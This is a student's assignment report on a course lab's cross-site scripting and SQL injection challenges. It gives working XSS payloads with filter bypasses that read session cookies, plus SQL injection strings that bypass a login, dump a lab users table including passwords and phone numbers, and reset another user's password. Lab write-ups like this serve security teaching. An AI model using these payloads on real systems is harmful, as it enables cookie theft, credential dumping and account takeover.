

Introduction

The purpose of this report is to present the process and the findings of the exercises performed for both the Cross-site scripting challenge and the SQL injection challenge as part of Assignment 1 for INTE2102. This report will detail the steps taken when undertaking the exercise, as well as any discoveries or difficulties faced in the specific exercise.

Cross-Site Scripting challenges

https://inte2102.semiregular.space/Practical_Assessment/1/XSS/{08ecbfae-c906-4d4c-9b7b-e2a94066ed21}/

Across all the XSS exercises, the approach is as follows:


1. Enter a unique input to identify input reflection on the webpage.
2. Test for filtering by injecting simple script or tag-specific payloads.
3. Analyse the response from the server on Burp Suite and adapt the injected payload until a successful alert or cookie log is achieved.

Exercise 1: My Awesome Website

By following the approach described at the start, I found that the input was reflected in the page without any filtering, as verified through Burp Suite. The successful payload was:

Abcdefg <script>alert(1);console.log(document.cookie);</script>


This payload triggered an alert in the browser and logged the session cookie to the console.



Exercise 2: FakeCo Login

In this exercise, I discovered that error messages from login attempts are reflected through the URL's 'error' parameter. When testing for filters, I also found that script payloads are not blocked, allowing the input to execute successfully. The final payload used was:


hello<script>alert(1);console.log(document.cookie);</script>



Exercise 3: Generate an Index page

By following the steps introduced at the start of the section, I discover that the server filters out parentheses but does not block the word "javascript". By using URL encoding for parentheses (%28 and %29), it was possible to craft a payload within the anchor tag. The successful payload is:


javascript:alert%281%29;console.log%28document.cookie%29




Exercise 4: Index test

The invulnerable challenge in my challenge set is Challenge 4. When using the webpage normally, I can only click on the paragraph hyperlinks to get the URL hash to show up. I can modify it by appending a script tag or an image tag but it does not actually run the script, it only shows up as text.

Upon looking deeper into the developers console, the screenshot below shows the script that runs on the page.



The script above first extracts the part of the URL after the hash '#' and replaces any underscores with space so that it displays spaces on the webpage properly. It then checks if the extracted part after the # is empty, and if it is, display nothing. Otherwise, it will decode any URL-encoded characters into text and displays the result. It treats anything extracted from the hash as plain text only, with the use of InnerText, therefore rendering XSS impossible since any injected script tag or other tags will show up as plaintext and not actual HTML code.



Exercise 5: Guestbook

By following the approach listed at the start, I found that the filter present in the name input removed all special characters in the input, preventing any chance of XSS from the input.

Name:	hello scriptalertscript
Comment:	hello hello

I moved on the comment section of the page, and tried the `<script>` payload again, but this time I noticed that the filter removed the script tags only, therefore indicating that script tag was filtered away. Due to this discovery, I focus the rest of the XSS attack within the comment section of the webpage.

Name:	hello
Comment:	hello alert(1)

I then tried to use `<img>` tag to see if `onerror` or `onload` was being filtered away. The screenshot below shows that not just `onerror` is being filtered, but `src` was filtered away as well.

```
hello
<img x="" alert(1)="">
```

I then moved on to using an SVG tag and tried to input the payload in multiple lines. What inspired me to use multiple lines was the fact that the comment box was a lot larger compared to the name box, indicating that perhaps it was possible to input multiple lines of text without errors. As shown in the screenshot below, this managed to work, and I was able to inject HTML code into the comment box and got the alert to show up. The key detail is that the filter is checking if there is an `=` sign or a `:` sign right after the `on...` event.

Name:	hello
Comment:	hiiii <svg onload =alert(1)>

```
<tr>
  <td>Comment:</td>
  <td>
    "hiiii "
    <svg onload="alert(1)"></svg> == $0
  </td>
</tr>
```

The final payload I crafted to pass this challenge is shown in the screenshot below:

Name:	hello
Comment:	hello hello <svg onload =alert(1);console.log(document.cookie);>

```
<tr>
  <td>Comment:</td>
  <td>
    overflow
    <td> overflow
      hello hello
      <svg onload="alert(1);console.log(document.cookie);"></svg> (event) overflow
  </td>
</tr>
```

Exercise 6: Math Magic

By following the steps above, I discovered that the filter blocked any alphabetical characters in the input. Therefore, I knew that the input box only accepts mathematical symbols, numbers and brackets. Because of this, I used the JSFuck tool (<https://jsfuck.com>) to craft the payload required to get the alert and the cookie.

```
18 name=%5B
19
<script language="javascript">
  put = eval([];
  console.log(out);
  document.getElementById("result").innerHTML += out;
</script>
```

The final payload I crafted using JSFuck was: `alert(1);console.log(document.cookie);`

Exercise 7: Button Generator

By following the approach given at the start, I found that the script tag and any of its possible variations, such as capital letters, nested scripts, and mixed case were filtered by a possible regex-based server filter. This is because anything after the script tag, i.e. other text, is also removed.

```
Priority: u=0, 1
Te: trailers
text=%22%3E%3Cscript%3Ealert%281%29%3B%3E

Button sample
</span>
<br/>
<br/>
<form method="POST">
<caption>
Button Text:
</caption>

Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, 1
Te: trailers
text=%3Cscript%3E

<form method="POST">
<caption>
Button Text:
</caption>
```

I tried a hyperlink tag to test if the word "javascript" is filtered, and I found that the filter also removes any instance of the word. I then tried an SVG tag to try any of the onload or onerror events to see if those were also being filtered out, and it managed to render onto the website, therefore I knew that I could use the SVG tag with the onload event for the payload.

```
Priority: u=0, 1
Te: trailers
text=%22%3E%3Ca+href%3Djavascript%3Aalert%281%29%3B%3E

Button sample
</span>
<br/>

"/><br/>

Te: trailers
</span>
<br/>
text=%22%3E%3Csvg+onload%3Dalert%281%29%3B%3E

"/><br/>
```

My final payload was: "> <svg onload=alert(1);console.log(document.cookie);>

Exercise 8: My new website

By following No filtering is present for the word "script," allowing straightforward payload injection. It is also possible to ignore the <noscript> section.

```
Referer:
https://inte2102.semiregular.space/Practical_Assessment/1/XSS/%7B08echfae-c906-4
d4c-9b7b-e2a64066ed21%7D/ex8/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, 1
Te: trailers
query=hello%3Cscript%3E

14 </form>
15 <noscript>
16 Javascript disabled unable to process search: hello<script>
17 </noscript>
18 <span>You searched: helloscript</span>
19
<h1>You hit me with a cricket bat.</h1>
<p>*Insistently* Bow ties are cool! Come on Amy, I
'm a normal bloke, tell me what normal blokes do! Annihilate? No. No vio
lence. I won't stand for it. Not now, not ever, do you understand me? I
'm the Doctor, the Oncoming Storm - and you basically meant beat them in
a football match, didn't you?</p>
```

The final payload I used for this exercise is:

Hello </noscript> <script>alert(1);console.log(document.cookie);</script>

SQL Injection challenge

Task 1: Login page

In this page, since I do not know a username or password, I know that I need to perform SQL injection to get into the page.

The payload I used is: " OR 1 --

My guess about the query present in the first page is: SELECT userID, password FROM users WHERE userID = "..." and password = "...";

Task 2: Database exploration

In the lectures, we were told that we can only access the users table or information_schema table, and the server will not return anything when trying to access any other tables. Using the hint given in the class, I tried to access the database by using the information_schema table.

The possible SQL backend query for the search bar is: **SELECT date, from/to, value, description, ... FROM "table" WHERE query LIKE '%<SEARCH>%'**

' UNION SELECT NULL, NULL, NULL, NULL, schema_name FROM information_schema.schemata -- provides the schemas that are present in the database.

Date	From/To	Value	Description
2025-09-12			information_schema
2025-09-12			test
2025-09-12			flag1 {2ac91493-815d-4afa-ae3f-5862fdd10a1c}

' UNION SELECT NULL, NULL, NULL, NULL, "hello" from information_schema.tables -- adds a new entry into the table, so we know that the SELECT query for the search field is 5 columns, therefore we know that the query is most likely:

SELECT date, from, to, value, description FROM ...

Date	From/To	Value	Description
2025-09-10			hello

' **UNION SELECT NULL, NULL, NULL, NULL, TABLE_NAME from information_schema.tables** -- gives all the tables that are present in the database (TABLE_NAME was retrieved from researching about mySQL information_schema database)


2025-09-10			INNODB_SYS_VIRTUAL
2025-09-10			user_variables
2025-09-10			INNODB_TABLESPACES_ENCRYPTION
2025-09-10			INNODB_LOCK_WAITS
2025-09-10			THREAD_POOL_STATS
2025-09-10			pc_bruger
2025-09-10			transactions

Erik Woon
S3905260

Task 3: Logging as a different user

' UNION SELECT NULL, NULL, NULL, NULL, column_name FROM information_schema.columns WHERE table_schema= 'flag1{2ac91493-815d-4afa-ae3f-5862fdd10a1c}' AND table_name='pc_bruger' -- provided me with the columns that are present within the pc_bruger table. After doing some research because adgangskode is and bruger doesn't look like English words, I found the translation.

Date	From/To	Value	Description
2025-09-19			ID
2025-09-19			bruger_ie
2025-09-19			adgangskode_uk
2025-09-19			name
2025-09-19			phone
2025-09-19			date_created



' UNION SELECT NULL, NULL, NULL, NULL, CONCAT(ID, ':', bruger_ie, ':', adgangskode_uk, ':', name, ':', phone, ':', date_created) FROM `flag1{2ac91493-815d-4afa-ae3f-5862fdd10a1c}`.pc_bruger -- provided me with contents of the pc_bruger table.

Date	From/To	Value	Description
2025-09-12			1:79658577:barracudaatona:Freya Ryan:0491 577 426:2025-08-26 18:41:55
2025-09-12			2:41002579:*sketchreporter:Evie Adams:0491 576 398:2025-08-26 18:41:55
2025-09-12			3:33236670:decoratorcopper:Bodhi Harrison:0491 570 313:2025-08-26 18:41:55

I then tried to log in to all the accounts that were present in the database, and I noticed that the user Evie Adams is locked out of their accounts. At this stage, I assumed that I would need to change the password for Evie Adams' account in order to access the account.

Welcome to F-Co Bank

[Log Out](#) [Transactions](#) [Change Details](#)

Welcome Bodhi Harrison:

Date	From/To	Value	Description
2025-04-01	Freya Ryan	\$498.74 CR	Bought Insurance from Bodhi
2025-01-24	Freya Ryan	\$583.01 DR	Sold Eye of Newt to Bodhi
2024-12-27	Freya Ryan	\$204.37 DR	Bought Mole Whacker from Freya

User ID:

Password:

User is locked out

Welcome to F-Co Bank

[Log Out](#) [Transactions](#) [Change Details](#)

Welcome Freya Ryan:


Date	From/To	Value	Description
2025-04-01	Bodhi Harrison	\$498.74 DR	Bought Insurance from Bodhi
2025-01-24	Bodhi Harrison	\$583.01 CR	Sold Eye of Newt to Bodhi
2025-03-28	Evie Adams	\$375.64 CR	Bought Salamander Lips from Freya

Task 4: Changing the password of a different user

I know that you must enter the current user password to update the phone number, and the phone column is also limited to a certain number of characters, since server returns 500 error when there are 30 characters in the phone input. Therefore, I know that the SQL injection is not within the phone number column.



I then moved on to the password column, where I tried the payload: **hello' WHERE bruger_ie='41002579' --** I found that this also gives a 500 error, indicating to me that the password columns also have a character limit. When inputting the payload, it is required to fill in both newpass and rptpass columns, otherwise the server will not run the update query. **hello' WHERE ID=2 --** managed to update the password of the user with the ID 2, which is Evie. This payload worked because it managed to not go over the character limit of the input fields.



To be able to input content into the other columns in the table, the following payload can be used: **' UNION SELECT 'date', 'fromID', 'toID', amount, description from information_schema.tables --** This is because of the discovery that the from/to column is separate, meaning the SQL query expects a fromID and a toID.

An example is shown below:

' UNION SELECT '1/1/2002, 1, 2, 123.45, "hello!" from information_schema.tables --

